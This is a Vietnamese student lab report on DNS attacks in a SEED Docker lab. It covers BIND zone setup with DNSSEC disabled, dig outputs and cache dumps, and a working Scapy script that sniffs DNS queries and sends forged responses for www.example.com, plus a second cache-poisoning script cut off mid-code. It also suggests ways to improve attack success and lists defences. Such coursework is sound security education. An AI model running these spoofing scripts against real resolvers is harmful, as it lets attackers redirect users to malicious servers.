Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: DNS Attack

GVHD: Tô Trọng Nghĩa

Nhóm: 18

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.O11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521195@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	7 yêu cầu	100%	2 - 20

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

0. Các bước chuẩn bị môi trường:

a) Khởi tạo các docker

Bước 1: Xây dựng container image bằng lệnh: dcbuild

```
[11/23/23]seed@VM:~/.../Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
```

Bước 2: Chạy container bằng lệnh: dcup

```
[11/23/23]seed@VM:~/.../Labsetup$ dockps
[11/23/23]seed@VM:~/.../Labsetup$ dcup
```

Bước 3: Sau khi tìm ID container bằng lệnh dockps thì ta truy cập shell của container tương ứng với ID để thực hiện việc cấu hình cho Local DNS server, máy user và attacker.

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../L
[11/23/23]seed@VM:~/.../Labsetup$ dockps
e71ca8e82eed  seed-attacker
faf89168f638  attacker-ns-10.9.0.153
02b470952b19  local-dns-server-10.9.0.53
046dc8e58db5  seed-router
d94696a5b8cc  user-10.9.0.5
[11/23/23]seed@VM:~/.../Labsetup$
```

Bước 4: Thực hiện cấu hình

- Máy user:

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-^[[3~
Error: No such container: user-
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-10.9.0.5
root@d94696a5b8cc:/# export PS1="user-10.9.0.5:\w\n\$> "
```

Sử dụng resolver: Mở file bằng nano và chỉnh sửa nội dung file cấu hình resolver (/etc/resolv.conf) trên máy User VM và thêm nameserver 10.9.0.53 vào đầu file để sử dụng với vai trò DNS server chính.

```
  GNU nano 4.8                /etc/resolv.conf
nameserver 10.9.0.53
```

Tuy nhiên nếu có sử dụng DHCP, nội dung file /etc/resolv.conf sẽ bị ghi đè khi bằng thông tin cung cấp bởi DHCP server. Lúc này, cần cài đặt thêm resolvconf như sau:

- Truy cập và thêm dòng vào file /etc/resolvconf/resolv.conf.d/head
- Viết vào file -> nameserver 10.0.2.6
- Thực thi lệnh -> $ sudo resolvconf -u

- Máy attacker

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-^[[3~
Error: No such container: user-
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-10.9.0.5
root@d94696a5b8cc:/# export PS1="user-10.9.0.5:\w\n\$> "
```

- Tạo DNS Zone. Cần thực hiện tạo 2 zone (forward lookup zone và reverse lookup zone) thông qua file /etc/bin/named.conf có nội dung như sau:

```
 GNU nano 4.8                    named.conf
// This is the primary configuration file for the BIND DNS server >
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informati>
// structure of BIND configuration files in Debian, *BEFORE* you c>
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named>

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
                              [ Read 22 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell
```

- Dùng nano để thực hiện chỉnh sửa file (đường dẫn trong file cấu hình trên)

```
  GNU nano 4.8        /etc/bind/zone_attacker32.com
$TTL 3D
@       IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      10.9.0.180
www     IN      A      10.9.0.180
ns      IN      A      10.9.0.153
*       IN      A      10.9.0.100
```


- Dùng nano để thực hiện chỉnh sửa file (đường dẫn trong file cấu hình trên)

```
  GNU nano 4.8        /etc/bind/zone_example.com
$TTL 3D
@       IN      SOA    ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attacker32.com.

@       IN      A      1.2.3.4
www     IN      A      1.2.3.5
ns      IN      A      10.9.0.153
*       IN      A      1.2.3.6
```


- Máy đóng vai trò là Local DNS Server

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-^[[3~
Error: No such container: user-
[11/23/23]seed@VM:~/.../Labsetup$ docksh user-10.9.0.5
root@d94696a5b8cc:/# export PS1="user-10.9.0.5:\w\n\$> "
```

- Thực hiện Forwarding the attacker32.com zone trong /etc/bind/named.conf để mà khi có user nào đó truy vấn tới domain này thì máy user sẽ gửi yêu cầu tới Local DNS server do attacker



- Mở file /etc/bind/named.conf.options bằng nano để chỉnh sửa lại cho phù hợp với mục tiêu đặt ra.
- Thực hiện thêm dump-file vào phần options để cấu hình DNS Cache
- Thực hiện tắt DNSSEC (cơ chế bảo vệ chống lại tấn công spoofing trên DNS servers). Vì trong nội dung bài lab này sẽ tìm hiểu cách thức hoạt động của cơ chế tấn công DNS này, nên cần phải tắt để thực hành.
- Thiết lập Source Ports cố định: DNS server sẽ chọn port ngẫu nhiên khi gửi truy vấn DNS, việc này sẽ gây khó khăn để tấn công



Câu 1: Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,…)

Đầu tiên, máy của người sử dụng sẽ gửi yêu cầu tìm kiếm địa chỉ tên miền tương ứng với website đã truy cập tới local DNS server- server quản lý tên miền (được gọi là name server) thuộc cùng mạng LAN với máy user
Local DNS server sẽ kiểm tra xem nó có chứa dữ liệu phù hợp không (dữ liệu này là địa chỉ IP tương ứng với tên miền mà người dùng yêu cầu. Nếu trong trường Local DNS server có dữ liệu phù hợp thì sẽ gửi trả lại cho máy user địa chỉ IP tương ứng với tên miền máy user đang tìm kiếm.
Nếu trong trường hợp Local DNS server không chứa dữ liệu mà máy user cần tìm, server này sẽ hỏi lên các DNS server ở mức cao nhất, tức là DNS server làm việc ở mức ROOT. Khi đó DNS server mức ROOT sẽ hướng dẫn cho Local DNS server tìm địa chỉ của máy chủ có chứa tên miền quản lý đang tìm kiếm.
Sau khi thực hiện xong bước trên, Local DNS server sẽ gửi yêu cầu đến máy chủ quản lý tên miền để tìm tên miền bạn muốn tìm kiếm, ví dụ máy chủ quản lý tên miền Việt Nam (.vn) sẽ chứa thông tin của các domain có đuôi .vn
Khi máy chủ quản lý tên miền nhận được yêu cầu từ Local DNS server thì nó sẽ gửi thông tin liên qua đến tên miền như địa chỉ IP tương ứng với tên miền mà Local DNS server yêu cầu.
Cuối cùng, Local DNS server sẽ gửi thông tin mà nó kiếm được đến máy dùng. Người dùng sẽ sử dụng địa chỉ IP đã được tìm ra và kết nối đến server có chứa trang web mà mình tìm kiếm và truy cập vào trang web.

1. Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

Câu 2: Mô tả kết quả nhận được từ quá trình phân giải tên miền ww.example.com khi sử dụng và không thực hiện hành vi giả mạo phản hồi

- Khi không thực hiện Tấn công giả mạo phản hồi trực tiếp:
  - Tại máy user, sau khi thực hiện phân giải tên miền của server bằng lệnh dig thì biết được địa chỉ ứng với tên miền là 10.9.0.15. Vì ta đã cấu hình trên local server để nó IP ứng với tên miền này rồi nên local server trả về kết quả là 1 IP thuộc mạng LAN.

```
user-10.9.0.5:/
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11122
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 99f3c775d83272b301000000655f1388e7d8bc7fa3c58121 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 23 08:55:36 UTC 2023
;; MSG SIZE  rcvd: 90
```

- Tương tự như trên, ta nhận được IP ứng với tên miền www.example.com là 93.184.216.34 => 1 địa chỉ IP không thuộc LAN và cũng không có sẵn trong Local domain server

```
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32893
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d84f37ec34c660da01000000655f135ac2629a71f91bcb40 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1432 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 23 08:54:50 UTC 2023
;; MSG SIZE  rcvd: 88
```

- Qua bên Local domain server để kiểm tra xem nó có nhận được truy vấn gì không khi ta thực hiện truy vấn tên miền.

```
local-dns-server-10.9.0.53:/etc/bind $>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind $>nano /var/cache/bind/dump.db
```

- Dùng nano để mở file theo đường dẫn phía trên trong ảnh sau:

```
 GNU nano 4.8          /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231116094453
; authanswer
.                       1123183 IN NS   a.root-servers.net.
                        1123183 IN NS   b.root-servers.net.
                        1123183 IN NS   c.root-servers.net.
                        1123183 IN NS   d.root-servers.net.
                        1123183 IN NS   e.root-servers.net.
                        1123183 IN NS   f.root-servers.net.
                        1123183 IN NS   g.root-servers.net.
                        1123183 IN NS   h.root-servers.net.
                        1123183 IN NS   i.root-servers.net.
                        1123183 IN NS   j.root-servers.net.
                        1123183 IN NS   k.root-servers.net.
```

```
 GNU nano 4.8          /var/cache/bind/dump.db
                        1123183 IN NS   k.root-servers.net.
                        1123183 IN NS   l.root-servers.net.
                        1123183 IN NS   m.root-servers.net.
; authanswer
                        1123183 RRSIG   NS 8 0 518400 (
                                        20231206050000 20231123040>
                                        UQ+meyUT3QpdCvnmoJVeCP7KXe>
                                        cCn5jYo8vHItCRsFmdnurO2Mn0>
                                        SCu9eggbS0BjrUfhD2RmdYKws/>
                                        EGjU+OLmZsYylrUOvImYHKJM0Z>
                                        I+Xcrd3KO0VE0gpQ32QAT5q29z>
                                        FvNOP0b2ZMvL8UPS98/036KipL>
                                        kPCTcYHHapEpgdRIRkwGXwOo8k>
                                        7vh6OfdQ7v8NI4OfllR22BQnko>
                                        nxffb9Y1Ng1ZfkH2yXeM7nM/KV>
                                        AKtXGAvWM6wMvvKM9Q== )
; authanswer
ns.attacker32.com.      863983  A       10.9.0.153
; glue
a.root-servers.net.     1123183 A       198.41.0.4
```

```
                                        AKtXGAvWM6wMvvKM9Q== )
; authanswer
ns.attacker32.com.      863983  A       10.9.0.153
; glue
a.root-servers.net.     1123183 A       198.41.0.4
; glue
                        1123183 AAAA    2001:503:ba3e::2:30
; glue
b.root-servers.net.     1123183 A       199.9.14.201
; glue
                        1123183 AAAA    2001:500:200::b
; glue
c.root-servers.net.     1123183 A       192.33.4.12
; glue
                        1123183 AAAA    2001:500:2::c
; glue
d.root-servers.net.     1123183 A       199.7.91.13
; glue
```

```
 GNU nano 4.8          /var/cache/bind/dump.db
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;       2001:500:2::c [srtt 70631] [flags 00000000] [edns 0/1/1/1/>
;       10.9.0.153 [srtt 4814] [flags 00004000] [edns 1/0/0/0/0] [>
;       2001:500:12::d0d [srtt 64344] [flags 00000000] [edns 0/1/1>
;       2001:503:ba3e::2:30 [srtt 113258] [flags 00000000] [edns 0>
;       199.7.83.42 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [p>
;       2001:500:a8::e [srtt 57387] [flags 00000000] [edns 0/1/1/1>
;       192.36.148.17 [srtt 91446] [flags 00004000] [edns 1/0/0/0/>
;       2001:dc3::35 [srtt 226127] [flags 00000000] [edns 0/1/1/1/>
;       202.12.27.33 [srtt 4] [flags 00000000] [edns 0/0/0/0/0] [p>
;       198.97.190.53 [srtt 16] [flags 00000000] [edns 0/0/0/0/0] >
;       193.0.14.129 [srtt 3] [flags 00000000] [edns 0/0/0/0/0] [p>
```

```
;       192.5.5.241 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [p
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20231116094453

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell
```

- Thực hiện thao tác xoá và làm mới cache để tiện theo dõi và so sánh sự khác theo yêu cầu

```
local-dns-server-10.9.0.53: $> rndc flush
local-dns-server-10.9.0.53: $> rndc dumpdb -cache
```

- Thực hiện chỉ định gửi truy vấn tên miền tới thẳng máy có IP ứng với tên miền ns.attacker32.com (máy attacker)

⇨ Nhận được IP khác với IP mà domain www.example.com có trước đó

```
seed@VM: ~...  seed@VM: ~  seed@VM: ~/...  root@b2b47...  root@faf891...
user-10.9.0.5:/
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bbbe074f8a21d7c101000000655f168bff49c085fc93ca9d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Nov 23 09:08:27 UTC 2023
;; MSG SIZE  rcvd: 88
```

- Qua bên Local domain server để kiểm tra xem nó có nhận được truy vấn gì không khi ta thực hiện chỉ định gửi truy vấn tên miền tới thẳng máy attacker
- Dùng nano để mở file theo đường dẫn phía trên trong ảnh sau:

```
  GNU nano 4.8                /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231116123001
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
                              [ Read 47 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
```

Firefox Web Browser

⇨ Không có dữ liệu mới nào được lưu trong cache cả

⇨ Local domain server không nhận được truy vấn domain nào cả

- Tấn công giả mạo phản hồi trực tiếp đến người dùng
  - Viết chương trình tạo ra các DNS response giả mạo và gửi cho nạn nhân trước khi DNS server phản hồi theo như gợi ý

dns_sniff_spoof.py | dns.py

```python
#!/urs/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
                pkt.show()

                #Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                #Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport= 53)

                #The answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,rdata='10.0.2.5')

                #The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns1.example.net')

                #Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, arcount=0, an=Anssec)

                #Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)


# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-58041ec0cab7', filter=f, prn=spoof_dns)
```

- Thực thi chương trình để nghe lén và bắt gói tin truy vấn của user khi user gửi gói tin này tới local domain dns

```
root@VM:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
dns.py  dns_sniff_spoof.py
root@VM:/volumes#
```

```
root@VM:/volumes# python3 dns.py
```

- Chuyển qua máy user, thực hiện gửi gói tin truy vấn domain

Ví dụ như: dùng dig để phân giải 1 domain

```
user-10.9.0.5: $>  dig www.example.com
```

- Sau khi user thực hiện gửi truy vấn thì phía attacker bắt được gói tin và làm giả mạo gói tin như sau

```
root@VM:/volumes# python3 dns.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 55054
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x8f3f
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 43614
```

```
\qd        \
 |###[ DNS Question Record ]###
 |  qname     = 'www.example.com.'
 |  qtype     = A
 |  qclass    = IN
an         = None
ns         = None
\ar        \
 |###[ DNS OPT Resource Record ]###
 |  rrname    = '.'
 |  type      = OPT
 |  rclass    = 512
 |  extrcode  = 0
 |  version   = 0
 |  z         = D0
 |  rdlen     = None
 |  \rdata     \
 |   |###[ DNS EDNS0 TLV ]###
 |   |  optcode   = 10
 |   |  optlen    = 8
 |   |  optdata   = 'L\x95\xca%z\x81D\xda'

.
Sent 1 packets.
```

- Quay lại phía user để xem kết quả nhận được

```
user-10.9.0.5: $>  dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38640
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 52 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 23 12:31:39 UTC 2023
;; MSG SIZE  rcvd: 64

user-10.9.0.5: $>
```

⇨ Việc giả mạo đã thành công

Câu 3: Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công.

Sau khi thực hiện khoảng 40 lần thì tấn công vẫn thành công.
Để tăng tỉ lệ thành công thì cần đẩy nhanh quá trình tạo gói tin giả mạo cũng như giảm thời gian truyền gói tin từ attacker tới user(gói tin giả mạo phải tới trước gói tin thật do local domain server gửi càng sớm càng tốt)

Câu 4: Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này

- Bật DNSSEC (cơ chế bảo vệ chống lại tấn công spoofing trên DNS servers)
- Sử dụng SPF Record: SPF cho phép quản trị viên chỉ định máy chủ nào được phép gửi thư thay mặt cho một tên miền nhất định bằng cách tạo bản ghi SPF
- Sử dụng giao thức mã hoá trong khi thực hiện truy vấn
- Triển khai các công cụ phát hiện sự giả mạo
- Cài đặt tường lửa
- Dùng VPN

2. Tấn công DNS Cache Poisoning

- Hình ảnh truy vấn www.example.com trước khi tấn công

```
root@cd5a591d1554:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28245
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        5       IN      A       93.184.216.34

;; Query time: 7 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Thu Nov 23 14:03:20 UTC 2023
;; MSG SIZE  rcvd: 60
```

- Xoá rỗng DNS cache tại DNS server

```
root@cd5a591d1554:/# rndc flush
```

- Viết đoạn code sau để thực hiện tấn công

Open task2.py ~/An_toan_mang/DNS_attack/Labsetup/volumes Save

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
